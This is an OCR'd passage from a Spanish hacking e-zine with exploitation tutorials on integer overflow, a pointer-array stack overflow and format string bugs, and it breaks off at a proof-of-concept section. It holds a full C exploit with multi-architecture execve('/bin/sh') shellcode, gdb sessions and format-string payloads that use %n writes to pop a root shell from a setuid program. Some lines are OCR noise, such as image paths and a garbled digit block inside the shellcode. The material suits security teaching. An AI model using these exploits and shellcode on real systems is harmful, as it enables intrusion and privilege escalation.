blackngel@mac:~$ ./ovi2 200 `perl -e 'print "A"x300'`

L = 200
```

```
LEN = 200

Intento de HACK
blackngel@mac:~$

[-----]
```

Esta claro que este era el clasico intento para enganar al programa. Pero, que ocurriria si logramos desbordar la variable "len". Recordemos que el valor mas grande que puede almacenar es: 2147483647.

Si proporcionamos un valor mas grande que este, este cambiara de signo de forma inmediata. No obstante, la variable unsigned "l" si puede almacenar ese valor. Esto provocara la siguiente catastrofe:

```
   3147483648 -> len = -1147483648
   3147483648 -> l   =  3147483648

   if (-1147483648 >= 256) =  FALSE /* El programa continua */

   if (strlen(argv[2]) < 3147483648)
```

Lo cual quiere decir que el primer chequeo es superado, y cualquier argv[2] con una longitud inferior a 3147483648, sera copiada en el buffer. Esta claro que se producira un desbordamiento:

```
[-----]

blackngel@mac:~$ gdb -q ./ovi2
(gdb) run 3147483648 `perl -e 'print "A"x300'`
Starting program: /home/blackngel/ovi2 3147483648 `perl -e 'print "A"x300'`

L = 3147483648

LEN = -1147483648

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

[-----]
```

Esta es la base del problema, a partir de aqui puedes seguir investigando. Piensa que la mayoria de los desbordamientos de entero se producen por operaciones aritmeticas en las que no se comprueba si el resultado puede ser almacenado en la variable destino.


Google es tu amigo, pero la mejor referencia que te puedo proporcionar es un paper de Phrack. Seguro que su lectura sera agradable:

Basic Integer Overflows by blexim <blexim@hush.com>

```
   http://www.phrack.org/issues.html?issue=60&id=10#article
```

EOF

-[3x04]--
-[Un Exploit Automatico]---
-[by blackngel]--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

Todo comienza con una sencilla pregunta: Existe alguna aplicacion vulnerable a overflows que no precise de una direccion de retorno para su explotacion?

La respuesta es afirmativa. Y en resumen, esto ocurre cuando EIP es desbordado con punteros establecidos por el propio programa y no con una cadena de caracteres como suele ser lo comun.

Entremos directamente en materia con un programa vulnerable:

[-----]

```
#include <stdio.h>

int main(int argc, char *argv[])
{
   char *ptrs[1024];
   char *instring;
   char *c;
   char **p;

   if (argc < 2)
      exit(1);

   instring = argv[1];

   printf("PTRS = [ %p ]\n", &ptrs);
   printf("INSTRING = [ %p ]", &instring);

   for (p = ptrs, c = instring; *c != 0; c++) {
      if (*c == '/') {
         *p=c;
          p++;
      }
   }
}
```

[-----]

La funcion de este programa es almacenar en un buffer de punteros de tipo char, todos los directorios padres de de un fichero una vez que su PATH ha sido especificado.

Imaginemos que pasamos como argumento lo siguiente: /home/black/bof/prueba.c

Alguno podria pensar que nuestro buffer quedaria de la siguiente forma:

```
ptrs[0] = "/home"
ptrs[1] = "/black"
```

```
ptrs[2] = "/bof"
ptrs[3] = "/prueba.c"
```

Y si bien tiene bastante buena pinta, esto no es realmente lo que ocurre. Lo cierto es que 'ptrs[]' almacena punteros a esas cadenas, lo cual es igual que decir que almacena las direcciones de memoria donde estas se encuentran. Algo asi:

```
ptrs[0] = 0xbffffxxw -> "/home"
ptrs[1] = 0xbffffxxx -> "/black"
ptrs[2] = 0xbffffxxy -> "/bof"
ptrs[3] = 0xbffffxxz -> "/prueba.c"
```

Teniendo esto en mente, podemos ver que el programa no comprueba la longitud del parametro que sera procesado por el bucle 'for(;;)'. Entonces ahora nos planteamos dos preguntas:

1) Que ocurre si pasamos una cadena de longitud superior a 1024 tal que asi:
   "/aaaaaaaaaaaaaaaaaaaaaa.....(mas de 1024)" ?

La respuesta es que no ocurre nada, ya que el bucle solo encontrara un caracter '/', y por lo tanto solo almacenara un puntero en ptrs[]. Esto es para que veas nuevamente que ptrs[] no se llena con caracteres, sino con punteros.

2) Que ocurre si pasamos una cadena de longitud superior a 1024 tal que asi:
   "////////////////////////.....(mas de 1024)" ?

Pues que acabaremos sobreescribiendo EIP con un puntero a una cadena de caracteres, algo como "0xbffffxxx".

Bien, imaginemos entonces que calculamos la longitud exacta para no sobreescribir mas alla de EIP, y que la cadena pasada es algo como esto:

```
   "//////////////////(mas y mas)///AAAA"
   ^
   |- 0xbffff643
```

Supongamos que la direccion del primer caracter '/' es correcta, entonces ptrs[] tendra el siguiente aspecto:

```
ESP-->
      **p
      *c
      *instring;
      ptrs[0] = 0xbffff643 -> "/"
      ptrs[1] = 0xbffff644 -> "/"
      ptrs[2] = 0xbffff645 -> "/"
      ptrs[3] = 0xbffff646 -> "/"
      .......
      .......
      ptrs[1024] = 0xbffffA43 -> "/"
EBP-->ptrs[1025] = 0xbffffA44 -> "/"
EIP-->ptrs[1026] = 0xbffffA45 -> "/AAAA"
```

Correcto, hemos sobreescrito EIP con la direccion "0xbffffA45", lo cual provocara que cuando la funcion retorne, lo que haya en esa direccion sera ejecutado, que sera "/AAAA".

En nuestro caso especifico, esa cadena no provocara nada, ya que la letra A en hexadecimal se traduce como 0x41, y traducido a una instruccion de procesador con arquitectura x86, significa "inc ecx". Digamos que nuestra aplicacion pasara de largo con estas instrucciones que solo incrementan el registro ECX, pero pronto se encontrara con codigos erroneos que seguro

provocaran un fallo de segmentacion.

Que ocurre entonces si colocamos ahi una Shellcode de nuestra preferencia?

Exacto, que esta se ejecutara limpiamente, y no hemos tenido la necesidad de averiguar su direccion ni de sobreescribir EIP con esta, ya que la misma aplicacion lo ha hecho por nosotros de forma automatica, gracias al puntero que ha machacado su direccion original.

Antes de pasar directamente al exploit, vamos a examinar un poco la pila para ver si esto es cierto:

```
blackngel@mac:~$ gcc-3.3 ins.c -o ins
blackngel@mac:~$ ./ins `perl -e 'print "/"x1050'`
PTRS = [ 0xbfffe160 ]
INSTRING = [ 0xbfffe15c ]
Fallo de segmentacion
blackngel@mac:~$
```

En este ejecucion normal, vemos que la estructura que mostramos anteriormente es correcta, "instring" esta por detras del buffer "ptrs[]", teniendo su direccion base, miremos dentro del stack hasta llegar a EBP y EIP:

```
blackngel@mac:~$ gdb -q ./ins
(gdb) disass main
Dump of assembler code for function main:
0x080483a4 <main+0>:        push   %ebp
0x080483a5 <main+1>:        mov    %esp,%ebp
0x080483a7 <main+3>:        sub    $0x1028,%esp
..........
..........
0x08048454 <main+176>:      leave
0x08048455 <main+177>:      ret
End of assembler dump.

(gdb) break *main+176
Breakpoint 1 at 0x08048454

(gdb) run `perl -e 'print "/" x 1050'`

Starting program: /home/blackngel/ins `perl -e 'print "/"x1050'`
PTRS = [ 0xbfffe110 ]
INSTRING = [ 0xbfffe10c ]

Breakpoint 1, 0x08048454 in main ()
(gdb) x/16x 0xbfffe110
0xbfffe110:        0xbffff310         0xbffff311         0xbffff312
          0xbffff313
0xbfffe120:        0xbffff314         0xbffff315         0xbffff316
          0xbffff317
0xbfffe130:        0xbffff318         0xbffff319         0xbffff31a
          0xbffff31b
0xbfffe140:        0xbffff31c         0xbffff31d         0xbffff31e
          0xbffff31f
(gdb)
```

Hasta aqui todo bien, todas las direcciones tienen una diferencia de un byte, ya que esta es la longitud que hay entre un caracter "/" y el siguiente, si hubieramos utilizado una cadena como "/aaa/aaa/aaa" la distancia de cada puntero, seria obviamente de 4. Examinemos EBP y EIP:

```
(gdb) x/4x $ebp   // EBP           //EIP
0xbffff118:        0xbffff712         0xbffff713         0xbffff714
          0xbffff715
```

Asi que EIP apunta a 0xbffff713, que es la direccion de un caracter "/". Sera verdad?

```
(gdb) x/4x 0xbffff713
0xbffff713:        0x2f2f2f2f         0x2f2f2f2f         0x2f2f2f2f
          0x2f2f2f2f
```

Ya todos sabeis que el codigo hexadecimal de "/" es "0x2f". Bien, ahora solo queda buscar el punto exacto en que solo sobreescribamos EIP, de modo que lo que siga sea solo un Shellcode y no mas caracteres "/":

```
(gdb) run `perl -e 'print "/"x1028'`
...
PTRS = [ 0xbfffe130 ]
INSTRING = [ 0xbfffe12c ]
len = atoi(argv[1]);
(gdb) x/4x $ebp
0xbffff138:        0xbffff728         0xbffff729         0x00000002
          0xbffff1c4
(gdb) x/x 0xbffff729
0xbffff729:        0x5047002f -> Solo se ha colado un caracter "/", perfecto!
```

En principio solo hay un detalle que salta a la vista, y es que lo primero se ejecutara antes de nuestro shellcode, sera el 0x2f, pero comprobaremos pronto que se traduce a una instruccion del procesador inofensiva que nos permite continuar sin problema alguno.

Debido a lo especial de esta vulnerabilidad, ya que en ningun momento depende de la direccion de la shellcode, es el caso perfecto para crear un exploit que sea efectivo en multiples arquitecturas y diferentes sistemas operativos.

Nosotros vamos seguidamente a desarrollar un exploit a tal efecto, y para ello nos ayudaremos del Shellcode Abarcador de Arquitectura y Sistemas Operativos publicado en el articulo "Architecture Spanning Shellcode" [1] escrito por "eugene@gravitino.net" (articulo de recomendada lectura).

El siguiente programa, gracias al Shellcode utilizado, deberia ejecutarse correctamente en los siguientes sistemas y arquitecturas:

- x86 -> Linux, FreeBSD, NetBSD, OpenBSD
- MIPS/Irix
- Sparc/Solaris
- PPC/AIX (ver codigo)

[-----]

```
/*
 *  PoC by blackngel
 */

#include <errno.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define VULNPROG "./ins"
#define DEFAULT_LEN 2048

/*
 * Architecture/OS Spanning Shellcode
 *
 * corre en x86 (freebsd, netbsd, openbsd, linux), MIPS/Irix, Sparc/Solaris
```

```
 * y PPC/AIX (las plataformas AIX requieren el flag -DAIX del compilador)
 *
 * eugene@gravitino.net
 */

char sc[] =
        /* voodoo */
        "\x37\x37\xeb\x7b" /* x86:           aaa; aaa; jmp 116+4         */
                                /* MIPS: ori      $s7,$t9,0xeb7b     */
                                /* Sparc: sethi   %hi(0xdFADEc00), %i3 */
                                /* PPC/AIX:       addic.   r25,r23,-5253
        */

        "\x30\x80\x01\x14" /* MIPS: andi     $zero,$a0,0x114    */
                                /* Sparc:         ba,a     +1104
        */
                                /* PPC/AIX:       addic   r4,r0,276  */

        "\x1e\xe0\x01\x01" /* MIPS: bgtz     $s7, +1032         */
                                /* PPC/AIX:       mulli    r23,r0,257
        */

        "\x30\x80\x01\x14" /* llena el slot de retardo de
                                   ramificacion de MIPS con el anterior
                                   nop de MIPS / AIX
*/


        /* PPC/AIX shellcode by LAST STAGE OF DELIRIUM *://lsd-pl.net/    */
        "\x7e\x94\xa2\x79" /* xor.           r20,r20,r20                  */
        "\x40\x82\xff\xfd" /* bnel           <syscallcode>                */
        "\x7e\xa8\x02\xa6" /* mflr           r21                          */
        "\x3a\xc0\x01\xff" /* lil            r22,0x1ff          */
        "\x3a\xf6\xfe\x2d" /* cal            r23,-467(r22)                */
        "\x7e\xb5\xba\x14" /* cax            r21,r21,r23                  */
        "\x7e\xa9\x03\xa6" /* mtctr  r21                        */
        "\x4e\x80\x04\x20" /* bctr                                        */

        "\x04\x82\x53\x71"
        "\x87\xa0\x89\xfc"
        "\x69\x68\x67\x65"

        "\x4c\xc6\x33\x42" /* crorc  cr6,cr6,cr6                */
        "\x44\xff\xff\x02" /* svca           0x0                          */
        "\x3a\xb5\xff\xf8" /* cal            r21,-8(r21)                  */

        "\x7c\xa5\x2a\x79" /* xor.           r5,r5,r5           */
        "\x40\x82\xff\xfd" /* bnel           <shellcode>                  */
        "\x7f\xe8\x02\xa6" /* mflr           r31                          */
        "\x3b\xff\x01\x20" /* cal            r31,0x120(r31)               */
        "\x38\x7f\xff\x08" /* cal            r3,-248(r31)                 */
        "\x38\x9f\xff\x10" /* cal            r4,-240(r31)                 */
        "\x90\x7f\xff\x10" /* st             r3,-240(r31)                 */
        "\x90\xbf\xff\x14" /* st             r5,-236(r31)                 */
        "\x88\x55\xff\xf4" /* lbz            r2,-12(r21)                  */
        "\x98\xbf\xff\x0f" /* stb            r5,-241(r31)                 */
        "\x7e\xa9\x03\xa6" /* mtctr  r21                        */
        "\x4e\x80\x04\x20" /* bctr                                        */
        "/bin/sh"


        /* x86 BSD/Linux execve() por mi */
       "\xeb\x29"          /* jmp                                         */
       "\x5e"                      /* pop            %esi
```

```
 */
"\x31\xc0"          /* xor             %eax, %eax                  */
"\x50"                      /* push            %eax
 */
"\x88\x46\x07"              /* mov             %al,0x7(%esi)
 */
"\x89\x46\x0c"              /* mov             %eax,0xc(%esi)
 */
"\x89\x76\x08"              /* mov             %esi,0x8(%esi)
 */
"\x8d\x5e\x08"              /* lea             0x8(%esi),%ebx
 */
"\x53"                      /* push            %ebx
 */
"\x56"                      /* push            %esi
 */
"\x50"                      /* push            %eax
 */

/* configurar registros para linux */
"\x8d\x4e\x08"              /* lea             0x8(%esi),%ecx
 */
"\x8d\x56\x08"              /* lea             0x8(%esi),%edx
 */
"\x89\xf3"          /* mov             %esi, %ebx                  */

/* distinguir entre BSD & Linux */
"\x8c\xe0"          /* movl            %fs, %eax          */
"\x21\xc0"          /* andl            %eax, %eax                  */
"\x74\x04"          /* jz              +4                          */
"\xb0\x3b"          /* mov             $0x3b, %al                  */
"\xeb\x02"          /* jmp             +2                          */
"\xb0\x0b"          /* mov             $0xb, %al          */

"\xcd\x80"          /* int             $0x80                       */

"\xe8\xd2\xff\xff\xff"      /* call
 */
"\x2f\x62\x69\x6e"  /* /bin                                        */
 "\x2f\x73\x68"             /* /sh
 */


 /*
  * rellenar los shellcodes de MIPS/Irix & Sparc/Solaris
  * jumps de > 0x0101 bytes son llevados a cabo en ambas
  * plataformas para evitar bytes NULL en las instrucciones jump
  */
 "23595959128110118111451281301241181161181211141272312913012411 71"
 "29118132455713412911812111012312411812911012345129130124117129 11"
 "81324557127124121124112451231181201284512913012411712911813245 12"
 "91281181331144511410045591131301101114511411712945115124451341 29"
 "13011011411123114117129455711711212911813212845114117129451131 23"
 "11045123124127129112114121114451141171294511512445113121127124 13"
 "24511411712945595959132124123451131211271241324512713012445128 11"
 "84512811811797971171181284511812845124130127451321241271211134 51"
 "23124132595959451291171144513212412712111345124115451291171144 51"
 "14121114112129127124123451101231134512911711445128132118129112 11"
 "75745129117114231111141101301291344512411545129117114451111101 30"
 "11359451001144511413311812812945132118129117124130129451281201 18"
 "12345112124121124127574513211812911712413012945123110129118124 12"
 "31101211181291345745132118"
```

```
        /* 68 byte MIPS/Irix PIC execve shellcode. -scut/teso                */
        "\xaf\xa0\xff\xfc"      /* sw           $zero, -4($sp)          */
        "\x24\x06\x73\x50"      /* li           $a2, 0x7350             */
        "\x04\xd0\xff\xff"      /* bltzal       $a2, dpatch             */
        "\x8f\xa6\xff\xfc"      /* lw           $a2, -4($sp)            */

        /* a2 = (char **) envp = NULL */
        "\x24\x0f\xff\xcb"      /* li           $t7, -53                */
        "\x01\xe0\x78\x27"      /* nor          $t7, $t7, $zero         */
        "\x03\xef\xf8\x21"      /* addu         $ra, $ra, $t7           */

        /* a0 = (char *) pathname */
        "\x23\xe4\xff\xf8"      /* addi         $a0, $ra, -8            */

        /* arreglar el byte tonto 0x42 en la ruta al shell */
        "\x8f\xed\xff\xfc"      /* lw           $t5, -4($ra)            */
        "\x25\xad\xff\xbe"      /* addiu        $t5, $t5, -66           */
        "\xaf\xed\xff\xfc"      /* sw           $t5, -4($ra)            */

        /* a1 = (char **) argv */
        "\xaf\xa4\xff\xf8"      /* sw           $a0, -8($sp)            */
        "\x27\xa5\xff\xf8"      /* addiu        $a1, $sp, -8            */

        "\x24\x02\x04\x23"      /* li           $v0, 1059 (SYS_execve)  */
        "\x01\x01\x01\x0c"      /* syscall                              */
        "\x2f\x62\x69\x6e"      /* .ascii       "/bin"                  */
        "\x2f\x73\x68\x42"      /* .ascii       "/sh", .byte 0xdummy    */


        /* Sparc Solaris execve() por un autor desconocido */
        "\x2d\x0b\xd8\x9a"  /* sethi  $0xbd89a, %l6           */
        "\xac\x15\xa1\x6e"  /* or             %l6, 0x16e, %l6         */
        "\x2f\x0b\xdc\xda"  /* sethi  $0xbdcda, %l7           */
        "\x90\x0b\x80\x0e"  /* and            %sp, %sp, %o0           */
        "\x92\x03\xa0\x08"  /* add            %sp, 8, %o1             */
        "\x94\x1a\x80\x0a"  /* xor            %o2, %o2, %o2           */
        "\x9c\x03\xa0\x10"  /* add            %sp, 0x10, %sp          */
        "\xec\x3b\xbf\xf0"  /* std            %l6, [%sp - 0x10]       */
        "\xdc\x23\xbf\xf8"  /* st             %sp, [%sp - 0x08]       */
        "\xc0\x23\xbf\xfc"  /* st             %g0, [%sp - 0x04]       */
        "\x82\x10\x20\x3b"  /* mov            $0x3b, %g1              */
        "\x91\xd0\x20\x08"  /* ta             8                       */
;

int main(int argc, char *argv[])
{
   char buffer[DEFAULT_LEN];
   char *args[] = {"./ins", buffer, NULL};
   unsigned int len;
   int i = 0;

   if (argc < 2)
      exit(1);

   if ((len = atoi(argv[1])) > 1064)
      exit(1);

   memset(buffer, '/', len);

   while (i < strlen(sc)) {
      buffer[len++] = sc[i++];
   }

   execve(*args, args, NULL);
```

```
   fprintf(stderr, "\nError: execve(): %s\n", strerror(errno));

   return 0; // Esto no deberia ocurrir
}

[-----]

blackngel@mac:~$ ./exins 512
PTRS = [ 0xbfffe820 ]
INSTRING = [ 0xbfffe81c ]

blackngel@mac:~$ ./exins 1028
PTRS = [ 0xbfffe620 ]
INSTRING = [ 0xbfffe61c ]

sh-3.2$ id
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),24(cdrom),
25(floppy),29(audio),30(dip),33(www-data),44(video),46(plugdev),104(scanner),
108(lpadmin),110(admin),115(netdev),117(powerdev),1000(blackngel),1001(compiler)
sh-3.2$ exit
exit

blackngel@mac:~$
```


Tu mismo puedes probar si el exploit se ejecuta del modo correcto en el resto de arquitecturas. Asi puede que comience a interesarte mucho mas el tema...

[1] Architecture Spanning Shellcode by eugene
    http://www.phrack.org/issues.html?issue=57&id=17#article

Un abrazo!
balckngel

EOF

-[0x04]--
-[Explotando Format Strings]---
-[by blackngel] --SET-37--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

Como se vera mas adelante, dentro de las vulnerabililidades de software,
las "cadenas de formato" quizas sean las mas sencillas de localizar.

Al contrario que un buffer overflow, que depende a veces de muchas otras
condiciones, o que tal vez solo producen un off-by-one, las cadenas de
formato siempre se presentan de la misma forma.

El modo en que estos bugs pueden ser explotados, requiere de una profunda
asimilacion. Pero una vez que se comprende el papel que juega cada elemento
en el ataque, servira practicamente para el resto de las situaciones.

En su momento me encontre con la dificultad de encontrar documentacion
decente (o no) que describiera de una forma completa la raiz del problema
y el ataque completo.

Ahora ya sabeis que es lo que pretende este articulo.

---[2 - Analisis del Problema

En vez de empezar con una historia, veamos dos pequeños ejemplos de
programas, asi sera evidente el problema:

Correcto:

```
int main(int argc, char *argv[])
{
   if(argc > 1)
      printf("%s", argv[1]);
   return 0;
}
```

Incorrecto:

```
int main(int argc, char *argv[])
{
   if(argc > 1)
      printf(argv[1]);
   return 0;
}
```

Todos sabemos como se comportara el primero de los ejemplos, pero tal vez no sea asi con el segundo. El problema esta en que esta segunda forma permite al usuario introducir testigos de formato, y eso conlleva a comportamientos peligrosos. Veamoslo:

```
blackngel@linux:~$ ./fmt set-ezine
set-ezine
blackngel@linux:~$ ./fmt set.%x
set.bffff74b
blackngel@linux:~$
```

Como puedes ver, ha sucedido algo extraño, hemos logrado volcar algun contenido de la memoria. Veamos algunas cosas mas.

En primer lugar, podriamos decir que son vulnerables a esta clase de bugs las siguientes funciones:

- printf()
- sprintf()
- fprintf()
- snprintf()

Cualquiera de estas, es a su vez un funcion como otra cualquiera, y eso significa que sus argumentos son colocados en la memoria, especificamente en la pila, de forma ordenada:

```
[cadena de formato][parametro 1][parametro 2][parametro 3]
```

Bueno en realidad, no se encuentran los valores en si, sino sus direcciones que apuntan al lugar donde estos valores se encuentran en la memoria. Y este comportamiento es mejor todavia. Veamos por que:

```
blackngel@linux:~$ ./fmt AAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
AAAA.bffff727.000000d3.bffff450.bffff5e4.f63d4e2e.00000003.b7e78cbc.41414141
blackngel@linux:~$
```

Aja, interesante, hemos empezado a volcar valores de la memoria y al final nos encontramos con el valor hexadecimal de nuestra cadena "AAAA". Esto tiene sus implicaciones y las iremos viendo a partir de ahora.

Pero antes de seguir veamos los tetigos que tendran su lugar dentro del ataque:

```
 %d  -> Formato de un entero
 %u  -> Formato de un entero sin signo
```

```
    %s  -> Formato de una cadena
    %n  -> Numero de bytes escritos hasta el momento.
   <n>$ -> Parametro de Acceso Directo
```

El parametro de acceso directo sera explicado en su seccion correspondiente. Con respecto al testigo "%n", es muy importante comprenderlo. Un ejemplo:

```
   printf("Hola%n", num);
```

Aunque suene extraño al que nunca lo haya visto, esta funcion es de escritura. No sustituye el testigo "%n" por el valor de "num", como ocurre en un caso normal, sino que coloca en "num" el numero de bytes (caracteres) que han sido escritos hasta el momento, en este caso seria un "4". Esto sera totalmente crucial mas adelante.

Es tambien de anotar que este testigo se puede utilizar tambien de esta forma: "%hn", lo que consigue esa "h", es que en vez de ocupar los 4 bytes, que es lo que ocupa normalmente un entero, hace un typecast a un tipo short de modo que solo utiliza 2 bytes. Ya se vera su utilidad.

---[2.1 - Leer de la Memoria

Gracias al testigo "%x", hemos podido volcar valores de la memoria, en este caso direcciones. Pero cuando deseamos imprimir cadenas utilizamos el testigo "%s". Ya que podemos alcanzar la posicion de nuestro primer parametro, podemos intentar leer de esa posicion de memoria "0x41414141". Veamos:

```
blackngel@linux:~$ ./fmt AAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
Fallo de segmentacion
blackngel@linux:~$
```

Bueno, era de esperar, esto ocurre en cualquier clase de buffer overflow, si intentamos leer desde una direccion de memoria no mapeada, el programa dara un fallo de segmentacion.

Bien, pero repetimos nuevamente que controlamos el primer parametro, que pasa si escribimos una direccion conocida e intentamos imprimir su contenido?

Podemos utilizar el programa "getenv" que hemos visto en otros articulos para ver la direccion de una variable de entorno e intentar volcar su contenido.

```
blackngel@linux:~$ ./getenv SHELL
SHELL is located at 0xbffff78b
blackngel@linux:~$ ./fmt `perl -e 'print "\x8b\xf7\xff\xbf"'`. \
                           %08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
    .bffff729.000000d5.bffff450.bffff5e4.f63d4e2e.00000003.b7e78cbc.
SHELL=/bin/bash
blackngel@linux:~$
```

Bingo, acabamos de comprobar que es posible leer posiciones de memoria arbitrarias. Pero esto no es muy util, verdad?

---[2.2 - Parametro de Acceso Directo

Encontrar el primer parametro mientras volcamos la memoria introduciendo mas y mas testigos, es un poco incomodo ademas de engorroso. El lenguaje de programacion C nos facilita un testigo para saltar un numero dado de argumentos y acceder directamente a otro. Algo como esto:

```
   printf("VAR 3 = %3$d", var1, var2, var3);
```

Teniendo en cuenta que las tres variables pasadas a printf() son del tipo int, el valor que se imprimira en este caso sera el de "var3", ya que le decimos mediante "3$" que acceda directamente a el.

Este parametro lo podemos utilizar desde la linea de comandos:

```
blackngel@linux:~$ ./fmt `perl -e 'print "\x8b\xf7\xff\xbf"'`.%8\$s
    .SHELL=/bin/bash
blackngel@linux:~$
```

NOTA: Los 4 primeros caracteres raros, son la direccion que estamos imprimiendo.

Esto es totalmente valido para cualquier otro formato: %d, %s, %x, etc...

---[2.3 - Escribir en la Memoria

Como ya hemos dicho, leer de la memoria no es algo muy atractivo, escribir si, dado que asi es como se consigue controlar la ejecucion de un programa.

Hemos visto tambien que la unica forma de escribir valores es utilizando el testigo "%n". Veamos como podemos modificar un valor dentro de un programa.

[-----]

```
int main(int argc, char *argv[])
{
   static int value = 0;
   char nombre[256];

   if (argc < 2)
      exit(0);

   strncpy(nombre, argv[1], 255);
   printf("\nTe llamas: ");
   printf(nombre);

   if (value != 0)
      system("/bin/sh");

   printf("\n");
   return 0;
}
```

[-----]

Cambiemos el propietario a "root" y veamos su ejecucion:

```
blackngel@linux:~$ sudo chown root fmtsh
blackngel@linux:~$ sudo chmod 4755 fmtsh
blackngel@linux:~$ ./fmtsh set-ezine

Te llamas: set-ezine
blackngel@linux:~$
```

Vale, esta claro que jamas conseguirmos ejecutar esa preciosa shell con permisos de root, ya que la variable "value" no esta bajo el control del usuario. O si?

Ya que es una variable estatica y se encuentra en la region BSS de la memoria, veamos cual es su direccion:

```
blackngel@mac:~$ objdump -D ./fmtsh | grep value
08049760 <value.2514>:
blackngel@mac:~$
```

Ahora podriamos utilizar el testigo "%n" para escribir algo en esa direccion, en realidad lo que se escribira seran los bytes que printf haya imprimido hasta que se encuentra el testigo. El detalle es que al ser superior a cero sera suficiente como para que la shell se ejecute:

```
blackngel@linux:~$ ./fmtsh `perl -e 'print "\x5c\x97\x04\x08"'`%8\$n

sh-3.2$ exit
exit
Te llamas:\ #
blackngel@linux:~$
```

De modo que hemos utilizado de forma combinada el parametro de acceso directo junto con el testigo de escritura. Y lo mejor de todo es que hemos tenido exito!

Bien, "value" habra tomado el valor "4" que son los caracteres que printf() escribio (la direccion), antes del testigo "%n", pero ahora te preguntaras como controlar el valor real que escribes. Pues no es tan dificil, ya que el valor es igual al numero de caracteres escritos hasta que se encuentra con "%n", seria logico escribir en la cadena tantos caracteres como valor queremos situar en la direccion elegida.

Si tienes un conocimiento medio del lenguaje C, sabras que los testigos de formato permiten especificar el ancho con que son mostrados los valores. En realidad eso es lo que hemos hecho hasta ahora cuando utilizamos los testigos "%08x", de modo que obligabamos a que las direcciones tuvieran siempre ancho de 8 caracteres a pesar de que el valor sea mas pequeño.

Nosotros podemos volcar un valor de la memoria con un ancho prefijado. Por ejemplo, si desearamos escribir un valor 400 en la direccion de memoria deseada, podriamos utilizar el siguiente especificador:

```
blackngel@linux:~$ ./fmtsh `perl -e 'print "\x5c\x97\x04\x08"'`%.400d%8\$n
```

El punto en "%.400d" sirve para proteger los numeros enteros.

Pero ahora pensemos friamente, si pudieramos ver el valor escrito en "0x0804975c", seguramente veriamos un valor "0x194" que en decimal es "404", eso es porque no hemos tenido en cuenta los cuatro caracteres que ocupa la direccion escrita al principio de la cadena.

De modo que si nos hubieramos dado cuenta de ese detalle, hubieramos utilizado un testigo con un ancho de "396" caracteres.

---[3 - Ojetivos

Dos cosas:

La primera es que no siempre encontraremos variables en una aplicacion dispuestas a ser modificadas.

La segunda, y la mas importante, es casi imposible que encuentras una aplicacion en la que, encima, esa variable te de acceso a la ejecucion de una shell.

Pero existen otros objetivos interesantes para sobreescribir. Y pueden

llevar como consecuencia la ejecucion de codigo arbitraria.

---[3.1 - DTORS (Destructores)

Tal vez los destructores sean mas comunes para aquellos que programen en lenguajes orientados a objetos, asi como C++. Pero en C tambien es posible definirlos.

Los destructores son funciones que se ejecutaran justo antes de la finalizacion de un programa. En C pueden declararse del siguiente modo:

```
static void funcion_dest(void) __attribute__ ((destructor));
```

e implementando la funcion como si se tratara de otra cualquiera.

Las direcciones de estos destructores son almacenadas en una seccion conocida como DTORS. Analicemos la seccion ".dtors" de una aplicacion sin destructores:

```
blackngel@linux:~$ objdump -s -j .dtors ./fmtsh

./fmtsh:     file format elf32-i386

Contents of section .dtors:
 8049640 ffffffff 00000000                    ........
blackngel@linux:~$
```

Cuando un destructor es definido, una direccion es situada entre "0xffffffff" y "0x00000000". En este caso la lista esta vacia, pero nosotros podemos sacar utilidad igualmente de esta situacion.

La cuestion es que si logramos escribir un valor en __DTOR_END__ que es precisamente el final de la lista de destructores "0x00000000", lo que haya en esa direccion sera ejecutado a la salida del programa.

DTORS_END desde ahora, esta en "0x0804640" + 4, en este caso, sumamos 4 bytes pues el primer valor es __DTOR_LIST__, y tenemos que saltar ese "0xffffffff".

---[3.2 - GOT (Tabla de Offsets Global)

No entrare en detalles, ya que no sirve de mucho para el objetivo que pretende este articulo.

La seccion GOT es una region de la memoria que contiene las direcciones absolutas a las funciones que son utilizadas a lo largo de un programa.

Veamos en que direccion se encuentra esta tabla:

```
blackngel@linux:~$ objdump -s -j .got ./fmtsh

./fmtsh:     file format elf32-i386

Contents of section .got:
 804971c 00000000                             ....
```

Vale, y una vez localizada, estudiemos su contenido:

```
blackngel@linux:~$ gdb -q ./fmtsh
(gdb) break *main
Breakpoint 1 at 0x80484a4
```

```
(gdb) run
Starting program: /home/blackngel/fmtsh

Breakpoint 1, 0x080484a4 in main ()
(gdb) x/12x 0x0804971c
0x804971c <_DYNAMIC+208>:  0x00000000  0x0804964c  0xb7fff668  0xb7ff6c30
0x804972c  <_GLOBAL_OFFSET_TABLE_+12>:    0x0804839a    0x080483aa    0x080483ba
0x080483ca
0x804973c  <_GLOBAL_OFFSET_TABLE_+28>:    0xb7e8b370    0x080483ea    0x080483fa
0x0804840a
```

Bien bien, asi que esas direcciones corresponden a funciones, no?
Entremos en ellas para comprobarlo:

```
   (gdb) x/i 0x0804840a
   0x804840a <exit@plt+6>:    push   $0x38

   (gdb) x/i 0x080483aa
   0x80483aa <system@plt+6>:  push   $0x8
```

Funciones "exit()" y "system()", todo parece correcto. Por lo tanto, al
igual que DTORS, si logramos modificar una de estas posiciones de memoria
por otra que apunte a un SHELLCODE, podremos tomar control del programa.

Pero hay que tener en cuenta que la funcion a la que esta sustituyendo,
al contrario que DTORS, debe ser ejecutada despues de explotar la cadena
de formato y antes de que termine el programa. Lo cual quiere decir que,
si sustituimos la llamada a "system()" por ejemplo, y esta no se ejecuta
despues de explotar la cadena de formato, nuestro codigo nunca sera llamado
y por tanto el ShelLcode no se ejecutara.

Puedes seguir estudiando el formato ELF de los binarios en Linux si quieres
poseer un mayor conocimiento de su composicion interna.

---[4 - Prueba de Concepto

Aprovecharemos la ocasion para superar un reto de cadenas de formato
presentado en http://www.smashthestack.org.

